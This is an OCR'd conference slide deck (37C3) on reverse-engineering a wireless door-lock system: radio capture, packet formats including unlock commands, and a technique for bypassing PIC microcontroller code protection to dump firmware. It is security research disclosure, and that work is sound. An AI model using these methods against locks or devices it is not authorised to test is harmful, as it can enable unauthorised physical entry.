


U N L O C K E D

PICing a wireless door access system

Sebastian Reichel
2023-12-29

37C3


$ whoami


- Sebastian Reichel
  - Deputy lead for fire department diver squad
  - Part of CERT
  - Linux kernel engineer at Collabora
  - Hackspace Oldenburg co-founder

In the beginning there was CFA1000...


… then a CNC mill arrived


CFA3000 - Using AES?






SDR - Waterfall Plot







FSK Demodulation




FSK Demodulation






Baudrate Recovery



- In 200us there are 10 bits ⇒ baudrate is 50k


Symbol Synchronization



Message Header Recovery

- Identified Packet Synchronization Header:
  - AA AA F0 0F 12 ED
- Identified Packet Length:
  - 24 (total) - 6 (sync. header) = 18 [byte]

Complete SDR Receiver



Packet Analysis

- Next step: Making sense of the received packets
- The following python code dumps messages received by the previously described SDR toolchain

```
#!/usr/bin/python3
import socket

def printmsg(msg):
    print(' '.join(["{:02x}".format(x) for x in msg]))

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(("127.0.0.1", 1337))

while True:
    printmsg(sock.recv(18))
```


Packet Analysis: Raw Data (from remote control)

0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	10	11
54	3d	15	99	69	7b	29	05	34	5e	4b	9c	0e	e9	ea	50	2c	20
54	3d	15	99	69	7b	29	05	35	5e	4b	9c	0e	e9	ea	50	6b	f3
54	3d	15	99	69	7b	29	05	36	5e	4b	9c	0e	e9	ea	50	a3	86
54	3d	15	99	69	7b	29	05	37	5e	4b	9c	0e	e9	ea	50	e4	55
54	3d	15	99	69	7b	29	05	08	5e	4b	9c	0e	e9	ea	50	7b	4b
54	3d	15	99	69	7b	29	05	09	5e	4b	9c	0e	e9	ea	50	3c	98
54	3d	15	99	69	7b	29	05	0a	5e	4b	9c	0e	e9	ea	50	f4	ed
54	3d	15	99	69	7b	29	05	0b	5e	4b	9c	0e	e9	ea	50	b3	3e
54	3d	15	99	69	7b	29	05	0c	5e	4b	9c	0e	e9	ea	50	74	26


...

- Data scrambled?
- Ends with CRC?

CFF3000 Hardware



MRF89XA



- MRF89XA has HW support
  - Automatic CRC generation
  - Two optional encodings
    - Manchester encoding
    - Linear feedback shift register polynomial $x^9 + x^5 + 1$
- In manchester encoding there can't be more than 2 sequential identical bits
  - Received packets contained e.g. 0x3d or 0x7b, which has 4 sequential '1' bits
  - $\Rightarrow$ **No manchster encoding**


Dewhite + CRC

0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	CRC
ab	ba	ad	c0	de	da	e5	21	63	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	62	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	61	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	60	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	5f	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	5e	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	5d	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	5c	00	00	00	00	00	00	00	OK
ab	ba	ad	c0	de	da	e5	21	5b	00	00	00	00	00	00	00	OK

...

- 16 byte (128 bit) actual data
- Byte 8 contains a decrementing counter starting at 0x63 (99)

Traffic between Remote Control and Door Lock



Message Format of Message A (initial key request)

Byte	0	1-6	7	8	9-15
Description	0xab	ADDR	CMD	Counter	0x00

- 0xab = fixed byte, always 0xab
- ADDR = remote control specific address/ID
- CMD = command for the door (e.g. unlock or lock)
  - `0x01` = Status Door
  - `0x11` = Lock Door
  - `0x21` = Unlock Door
- Counter = Decrementing counter from 99 to 0
- 0x00 = fixed bytes, always 0x00

Message Format of Message B (door response)

Byte	0	1-6	7	8-13	14	15
Description	0xab	ADDR	CMD	Challenge	Status	???


- 0xab = fixed byte, always 0xab
- ADDR = inverted and nibble swapped remote control address
- CMD = command for the door (e.g. unlock or lock)
- Challenge = seems to be arbitrary data, changes on each request
- Status = Door Status (locked, unlocked)
  - `0x00` = Door Status Unknown
  - `0x02` = Door Status Unlocked
  - `0x04` = Door Status Locked
- ??? = not sure, might be Door Battery Status

Message Format of Message C (final packet)


Byte	0-15
Description	encrypted

- Only send for (un)lock commands
- Sending same message B with fake CFA3000 generates same message C

Traffic between Remote Control and Door Lock




Pairing


remote control
door lock
put into
pairing mode
button
pressed
request
timeout


I can haz c0de?


- PIC16LF1829
  - Programming header easily available
  - All protection bits are set
- Only one memory block, so not affected by PIC locking fuse issue
- Power/Voltage glitching?
- Use Chinese service?
- Use scanning electron microscope to read bits?



We bought a broken Tesla BS300...


… and got it running






But it needs lots of maintenance :(


Failed to decap chips :(




CFA3000 has a PIC18LF45K80?!



PIC18LF45K80 Breakout Board



Wire ICSP & Serial




PIC18LF45K80 Fuses

Block	Start	Stop	Protection Fuses
0	0x0000	0x1000	CP, TBR, WP
1	0x1000	0x2000	**CP, WP**
2	0x2000	0x4000	CP, TBR, WP
3	0x4000	0x6000	CP, TBR, WP
4	0x6000	0x8000	CP, TBR, WP
EEPROM	–	–	CP

- CP = Code Protection (Blocks read via ICSP)
- WP = Write Protection
- TBR = Table Read Protection

But **block 0 is not TBR protected** and can be dumped by overriding the first block using the same technique described in the Hörman Bisecur talk at 34C3.


Dump Block 1



1. Erase block 0
2. Write pseudo-code from below into block 0
3. Get code/data dumped via serial

```
unsigned char buffer, *address;

serial_setup();
for (address=0x1000; address<0x2000; address++) {
    buffer = read_data(address);
    serial_putc(buffer);
}
```


TBLRD Fuse




- Table Read Protection bit
  - Block X is protected from table reads executed in other blocks

```
# setup table pointer to 0x002000
movlw 0x00
movwf TBLPTRU, A
movlw 0x20
movwf TBLPTRH, A
movlw 0x00
movwf TBLPTRL, A

# execute table read
TBLRD*

# result is in TABLAT register
buffer = TABLAT
```


TBLRD Fuse


Ask for address via serial
TABLAT = 0
Setup TBLPTR
Enable IRQs
Program Timer
Jump to address
IRQ triggers
Yes
TABLAT != 0
Yes
Found TBLRD instruction
No
No
Other instruction
Other instruction

Search Instructions Modifying PC



Search Remaining Instructions




```
patterns = [increment, bankincrement, const_00, const_ff, const_42]
for address in range(0x2000, 0x7fff, 1):
    for pattern in patterns:
        reset_pic()
        uart_send(address, pattern)
        result = uart_receive()
        log(address, pattern, result)
```

Instruction Recovery - Example 1

- Run 1: Register 0x1AF changed: 0x00 ⇒ 0xFF
- Run 2: Register 0x1AF changed: 0xFF ⇒ 0xFE
- Run 3: Register 0x1AF changed: 0x42 ⇒ 0x41
- Run 4: Register 0x1AF changed: 0x11 ⇒ 0x10
- Run 5: Register 0x1AF changed: 0xAF ⇒ 0xAE

Instruction Recovery - Example 1

- `Run 1: Register 0x1AF changed: 0x00 ⇒ 0xFF`
- `Run 2: Register 0x1AF changed: 0xFF ⇒ 0xFE`
- `Run 3: Register 0x1AF changed: 0x42 ⇒ 0x41`
- `Run 4: Register 0x1AF changed: 0x11 ⇒ 0x10`
- `Run 5: Register 0x1AF changed: 0xAF ⇒ 0xAE`
- Probably **'DECF 0xaf, F, B'** or **'DECFSZ 0xaf, F, B'**

Instruction Recovery - Example 2

- (Instruction is at address 0x1337DA)
- Run 1: Register 0x1CC changed: 0x00 $\Rightarrow$ 0xDA
- Run 2: Register 0x1CC changed: 0xFF $\Rightarrow$ 0xDA
- Run 3: Register 0x1CC changed: 0x42 $\Rightarrow$ 0xDA
- Run 4: Register 0x1CC changed: 0x11 $\Rightarrow$ 0xDA
- Run 5: Register 0x1CC changed: 0xCC $\Rightarrow$ 0xDA


Instruction Recovery - Example 2

- Run 1: Register 0x1CC changed: 0x00 ⇒ 0xDA
- ...
- Check instruction at 0x1337DA+1
- Run 6: Register 0x1CC changed: 0x00 ⇒ 0xDB
- Run 7: Register 0x1CC changed: 0xFF ⇒ 0xDB
- Run 8: Register 0x1CC changed: 0x42 ⇒ 0xDB
- Run 9: Register 0x1CC changed: 0x11 ⇒ 0xDB

Instruction Recovery - Example 2

- `Check instruction at 0x1337DA`
- `Run 1: Register 0x1CC changed: ?? ⇒ 0xDA`
- `Check instruction at 0x1337DA+1`
- `Run 6: Register 0x1CC changed: ?? ⇒ 0xDB`
- Probably 'MOVWF 0xcc, B'

What about Block 0?



- Interrupt handler is at 0x0008 / 0x0018
  - Timer IRQ does not regain code execution
  - Except when ISR jumps into later block
- It's possible to find and identify all returns
- It's also possible to search for traces of TBLRD
- Tip: use call slide instead of nop slide
  - Avoids getting killed by watchdog
  - Exact entrypoint will be available from stack

Results: Lookup Table

Found this sequence:

- ...
- retlw 0x7c
- retlw 0x77
- retlw 0x7b
- retlw 0xf2
- retlw 0x6b
- retlw 0x6f
- retlw 0xc5
- ...

Results: Lookup Table

